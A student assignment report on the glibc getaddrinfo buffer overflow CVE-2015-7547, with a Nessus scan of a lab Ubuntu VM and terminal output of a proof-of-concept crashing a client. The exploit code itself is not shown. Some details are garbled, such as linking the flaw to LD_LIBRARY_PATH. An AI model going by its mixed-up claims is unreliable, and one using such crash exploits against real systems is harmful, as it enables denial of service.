Sri Lankan Institute of Information Technology

Systems and Network Programming – IE2012

Assignment 1

G.A.J. Perera

IT19180694

MLB_WD_Y2S1_13.1

Glibc Vulnerability (CVE-2015-7547)

Table of Content

<u>Introduction to Glibc Library</u>

The Glibc is the GNU C library in which it provides the core libraries for the GNU systems and the GNU/Linux systems, and other systems that use the Linux as a kernel. The Glibc library provide many critical APIs like ISO C11, POSIX. 1-2008, BSD [1] etc.…. These APIs include many foundational functions like open, read, write, printf etc..

The GNU C library is specially designed to be backwards compatible, portable, and a high-performance ISO C library. This library aims to follow all relevant standard which include ISO C11, POSIX. 1-2008 and IEEE 754-2008. Currently the GNU C Library is maintained by a community of developers which are listed in the MAINTAINERS [1] page of the project wiki of glibc.

The first Glibc project was introduced and started in circa1988 and it is getting updated until now in the current Linux and GNU platforms. The current stable version of this glibc is 2.31 which was released on February 1st, 2020, and the newest version is currently been developed and will be released in the month of August 2020 and it will be the glibc version 2.32. [1]

What is Glibc Vulnerability?

Glibc contains a vulnerability that allows specially crafted LD_LIBRARY_PATH values to manipulate the heap/stack causing them to alias which will potentially lead to an arbitrary code execution. According to my particular vulnerability which is CVE-2015-7547 this vulnerability resides in the “getaddrinfo()” function.

Considering the scenario chosen this vulnerability could be used to gain a remote code execution was said by in the bog of Wolfgang Kandek [2] who is chief technological officer. This issue has affected almost all of the glibc libraries from 2.9 to 2.23.

This CVE-2015-7547 is a serious defect in the getaddrinfo() of the glibc library which allows an attacker to cause a buffer overflow [2]to create a possibility to execute a remote code execution in some of the circumstances. It can also be used to cause a crash by denial of service attack. Considering the vulnerability that was chosen it will lead to a crash in the server of the vulnerable Linux platform.

<u>Founder of the vulnerability and timeframe it was found</u>

The Glibc vulnerability was introduced in May 2008 as a part of a vulnerability which existed in the glibc library of the version 2.9. It was first discovered and was reported to the respective vendor by Robert Holiday on 7th of July 2015 [3]. After that instance, the vulnerability was fixing in sleep mode from 22nd of August 2015 to the month of February in 2016 [3].


On the 16th of February 2016 a couple of Google security researchers named Fermin J.Serna and Kevin Stadmeyer announced the discovery of the vulnerability in the GNU library which was called “glibc” or “libc6” which depended on the platform which the library was used [4] . The exploitation of this vulnerability involved a buffer overflow that can be used to cause a system crash or server crash by a remote code execution by an attacker.

After the Google researchers reported the vulnerability of the C library to the maintainers they discovered that this was the bug which had been previously stated in the year 2015 hence it got the 2015 number in the CVE [4].

How the vulnerability was found in this exploitation?

The platform that was used to exploit was the Linux Ubuntu 15.10 which had the glibc library of version of 2.21. The version of the Ubuntu can be found by typing the following code in the ubuntu terminal,


Code: lsb_release -a



```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 15.10
Release:        15.10
Codename:       wily
rootubuntu@rootubuntu-VirtualBox:~$ 
```


The version of the glibc or the libc6 version can be found by the following commands in the terminal,

Code: ldd –version or aptitude show libc6



```
rootubuntu@rootubuntu-VirtualBox: ~
rootubuntu@rootubuntu-VirtualBox:~$ ldd --version
ldd (Ubuntu GLIBC 2.21-0ubuntu4) 2.21
Copyright (C) 2015 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.
rootubuntu@rootubuntu-VirtualBox:~$ 
```


After starting the Nessus scanner, it was possible to correctly find the vulnerability which was going to be exploited. The tenable appliance is built on a Linux distribution that utilizes the GNU C library(glibc). According to the researchers the glibc containing here contains an overflow condition in the send_dg() and send_vc() functions in the resolv/res_send.c where the input is not properly validated when the domain names are scanned by the getaddrinfo() call. The report of the scan id shown below:



Host	Vulnerabilities
10.0.2.15	23 / 46 / 44 / 41

Scan Details


Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	May 11 at 6:19 PM
End:	May 11 at 6:22 PM
Elapsed:	4 minutes



Sev	Name	Family	Count
MIXED	99+ Canonical Ubuntu Linux (Multiple Issues)	Ubuntu Local Security Checks	114
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
MIXED	5 SSL (Multiple Issues)	General	5
INFO	Netstat Portscanner (SSH)	Port scanners	8
INFO	4 SSH (Multiple Issues)	General	4
INFO	2 HTTP (Multiple Issues)	Web Servers	2
INFO	Service Detection	Service detection	2
INFO	Authentication Success	Settings	1
INFO	Common Platform Enumeration (CPE)	General	1
INFO	Device Hostname	General	1
INFO	Device Type	General	1
INFO	Ethernet Card Manufacturer Detection	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	Linux User List Enumeration	General	1
INFO	Local Checks Enabled	Settings	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus Server Detection	Service detection	1
INFO	Netstat Active Connections	Misc.	1
INFO	Netstat Connection Information	General	1
INFO	OS Identification	General	1
INFO	OS Identification and Installed Software Enumeration over SSH v2 (Using New SSH Library)	Misc.	1
INFO	Patch Report	General	1

Host Details

IP:	10.0.2.15
MAC:	08:00:27:2E:14:CB
OS:	Linux Kernel 4.2.0-16-generic on Ubuntu 15.10
Start:	May 11 at 6:19 PM
End:	May 11 at 6:22 PM
Elapsed:	4 minutes
KB:	Download



Vulnerabilities 28

Search Vulnerabilities 114 Vulnerabilities


Plugin ID: 87406

Sev	Name	Family	Count
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.04 / 15.10 : firefox vulnerabilities (USN-2833-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.04 / 15.10 : firefox vulnerabilities (USN-2880-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.04 / 15.10 : libsndfile vulnerabilities (USN-2832-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.04 / 15.10 : thunderbird vulnerabilities (USN-2859-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : firefox regression (USN-2936-3)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : openssl vulnerabilities (USN-2959-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : thunderbird vulnerabilities (USN-2973-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : eglibc, glibc vulnerability (USN-2900-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : firefox regression (USN-2880-2)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : firefox regressions (USN-2917-2)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : firefox regressions (USN-2917-3)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : nss vulnerability (USN-2903-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : openssl vulnerabilities (USN-2914-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : thunderbird vulnerabilities (USN-2904-1) (SLOTH)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 14.04 LTS / 15.04 / 15.10 : oxide-qt vulnerabilities (USN-2825-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 14.04 LTS / 15.04 / 15.10 : oxide-qt vulnerabilities (USN-2860-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 14.04 LTS / 15.10 / 16.04 LTS : oxide-qt vulnerabilities (USN-2955-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 14.04 LTS / 15.10 : oxide-qt vulnerabilities (USN-2920-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 14.04 LTS / 15.10 : oxide-qt vulnerability (USN-2905-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 15.10 : linux vulnerabilities (USN-2890-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 15.10 : linux vulnerabilities (USN-2947-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 15.10 : linux vulnerabilities (USN-3003-1)	Ubuntu Local Security Checks	1

Scan Details

Policy:	Basic Network Scan
Status:	Completed
Scanner:	Local Scanner
Start:	May 11 at 6:19 PM
End:	May 11 at 6:22 PM
Elapsed:	4 minutes

Vulnerabilities



← Back to Vulnerability Group

Vulnerabilities 28

CRITICAL Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : eglibc, glibc vulnerability (USN-2900-1)

Description

It was discovered that the GNU C Library incorrectly handled receiving responses while performing DNS resolution. A remote attacker could use this issue to cause the GNU C Library to crash, resulting in a denial of service, or possibly execute arbitrary code.

Note that Tenable Network Security has extracted the preceding description block directly from the Ubuntu security advisory. Tenable has attempted to automatically clean and format it as much as possible without introducing additional issues.

Solution

Update the affected libc6 package.

See Also

https://usn.ubuntu.com/2900-1/
https://www.tenable.com/security/research/tra-2017-08

Output

```
  - Installed package : libc6_2.21-0ubuntu4
    Fixed package     : libc6_2.21-0ubuntu4.1
```

Port ▲	Hosts
N/A	10.0.2.15

Plugin Details

Severity:	Critical
ID:	88806
Version:	2.26
Type:	local
Family:	Ubuntu Local Security Checks
Published:	February 17, 2016
Modified:	September 18, 2019

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 8.1

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v3.0 Temporal Vector: CVSS:3.0/E:P/RL:O/RC:C

CVSS v3.0 Temporal Score: 7.3

CVSS Base Score: 10.0

CVSS Temporal Score: 7.8

CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector: CVSS2#E:POC/RL:OF/RC:C

IAVM Severity: I

The above image is the vulnerability associated with the Glibc . This was discovered in the Nessus network scan .

The damage caused by the vulnerability

The impact of this vulnerability is that the glibc library is practically the application that is used to face all internet related applications. This library is present in almost every Linux distributions and is widely used in hardware's like VPN switches and routers so given that any Linux platform which is not patched to the latest version of the glibc are vulnerable to this exploit.

This is mainly due to the getaddrinfo() function which exist in the glibc library. Any software which uses this function is vulnerable to an attacker-controlled DNS server, to a attacker controlled domain named or to a man-in -the-middle attacker.

Attackers may be able to execute an arbitrary code remotely by exploiting this vulnerability. The vulnerable Linux distributions are.

1. Red Hat Enterprise Linux 6 and 7
2. CentOS 6 and 7
3. Fedora 22 and 23
4. Ubuntu 12.04 LTS, 14.04 LTS, and 15.10
5. Debian 6(squeeze), 7(wheezy), and 8(jessie)


The versions of glibc which are affected by this vulnerability are from version 2.9 to 2.23.

The solution or the countermeasures that can be taken to overcome this vulnerability are.

1. Glibc needs to be updated to the latest version and the system must be rebooted.
2. Remove buffer reuse.
3. Always malloc the second response buffer if needed.

Exploitation code and exploit images

CVE-2015-7547 vulnerability exploit:




```
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ make
gcc -o client client.c
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ python server.py
Traceback (most recent call last):
  File "server.py", line 157, in <module>
    tcp_thread()
  File "server.py", line 82, in tcp_thread
    sock_tcp.bind((IP, 53))
  File "/usr/lib/python2.7/socket.py", line 228, in meth
    return getattr(self._sock,name)(*args)
socket.error: [Errno 13] Permission denied
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo python server.py
[UDP] Total Data len recv 36
[UDP] Total Data len recv 36
Connected with 127.0.0.1:56836
[TCP] Total Data len recv 76
[TCP] Request1 len recv 36
[TCP] Request2 len recv 36
[UDP] Total Data len recv 36
[UDP] Total Data len recv 36
Connected with 127.0.0.1:56838
[TCP] Total Data len recv 76
[TCP] Request1 len recv 36
[TCP] Request2 len recv 36
```

```
rootubuntu@rootubuntu-VirtualBox:~$ cd Documents/SNP
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ sudo ./client
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$ ./client
Segmentation fault (core dumped)
rootubuntu@rootubuntu-VirtualBox:~/Documents/SNP$
```

CVE-2015-7547 Exploitation code:

